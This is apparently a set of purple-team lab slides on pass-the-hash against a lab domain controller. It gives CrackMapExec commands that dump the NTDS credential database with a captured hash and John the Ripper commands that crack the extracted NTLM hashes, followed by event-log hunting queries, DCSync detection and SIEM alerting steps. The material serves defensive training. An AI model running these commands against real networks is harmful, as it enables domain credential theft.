APT Lifecycle Ingest and Research	Lifecycle Type: **Attack Simulation** Lifecycle Objective: **Alert**	Ingest Source: Atomic Purple Teaming L1160 MITRE: T1075 – Pass The hash https://attack.mitre.org/techniques/T1075/
	Launch CME to replay previously identified administrative has to the domain controller to capture NTDS directory service credential database. Use John to crack the passwords. Hunt for the pass-the-hash event.	

Attack methodology	Use CME to pass the hash to a previous captured account to the domain controller.
	`crackmapexec smb dc01.lab.defensiveorigins.com -u itadmin -H aad3b435b51404eeaad3b435b51404ee:a11Se94b7d7f24c6e54a68b11b5956c2d --ntds > domain-NTDS`
	Prepare file for password cracking
	`cat domain-NTDS |grep aad3b4 |grep -Fv '$' |grep -Fv '+' > cme-domain-Hashes`
	`head cme-domain-Hashes`
	`tr -s " " < cme-domain-Hashes |cut -d ":" -f4 > NTLM-Hashes`
	`head NTLM-Hashes`
	Crack passwords
	`./John /opt/CrackMapExec/NTLM-Hashes --mask=$adpass?d?d?d?d?d?d --format=NT --pot=cracked.pot`	

Defense methodology	Hunt: Hunt for event_id 4624. Identify the specific triggered events and begin to further drill down logs. Defense against password cracking involves limiting the use of insecure passwords and insecure password hashing algorithms. These are covered in other lifecycles. MITRE: M1027: https://attack.mitre.org/mitigations/M1027/	

Lifecycle Adjustments	Hunting involved multiple query steps. Hunting for 4624 was insufficient on its own.
	Criteria:
	`Event_code: 4624`
	`User_reported_sid: user_reported_sid: S-1-0-0`
	`logon_process_name: ntlmssp`
	This query now produces a very reliable indication that an account authenticated via NTLMSSP as NULL/NOBODY. Toggling the user_name and winlog.computer_name fields as columns produces a strong indication of potential abuse or compromise.	

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1160.1

Change Management	Deploy identified query to production SIEM stack, add alerting where necessary. Affected users: Security Team to receive notifications of Pass-The-Hash events Rollback: Remove log query and alert from SIEM.
Lessons Learned	CME utilizes PassTheHash techniques and the authentication logs generated represent the user_reported_sid: S-1-0-0

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1160.2

defensiveorigins.com

Atomic Purple Team Phase: Reporting

Lessons Learned


New Techniques Learned?

- NTDS hash theft
- A grain of Linux command-fu
- Password cracking with John

Gained Experience?

- More of the same pass-the-hash usage introduced in L1150
- Password cracking with John the Ripper
- Hunting for pass-the-hash can be a challenge
- High level packet capture review of NTDS hash theft

Has the organization's security posture been improved?



defensiveorigins.com

Atomic Purple Team Phase: Lessons Learned

Password Cracking Summary

Attack Methodology
Toolkit Locations
https://www.aircrack-ng.org/
https://www.openwall.com/john/
https://hashcat.net/hashcat/
https://github.com/lgandx/Responder
https://github.com/byt3bl33d3r/CrackMapExec/wiki/SMB-Command-Reference
https://www.openwall.com/john/
https://hashcat.net/hashcat/

Detect Methodology
DS-Get-Replication-Changes
DCSync: 4662 (operation performed on object)
Non-DC's should not be "DCSyncing"
Computers that are not DCs should not be "DCSyncing"

MITRE ATT&CK Maps
https://attack.mitre.org/techniques/T1110/002/
https://attack.mitre.org/techniques/T1003/006/

Defense Methodology
https://blog.didierstevens.com/2017/10/08/quickpost-mimikatz-dcsync-detection/

SIGMA:
https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_dcsync.yml

defensiveorigins.com

Atomic Purple Team Phase: Lessons Learned

Applied Purple Team Lab: L1160
Related Atomic Purple Team Report: PB1160

MITRE:
TA0003 – Lateral Movement
T1003 – Credential dumping / .003 NTDS
T1550 – Use Alternate Authentication / .002 Pass The Hash
T1110 – Brute Force /.002 Password Cracking

Event IDs:
4662 – An Operation was Performed on an Object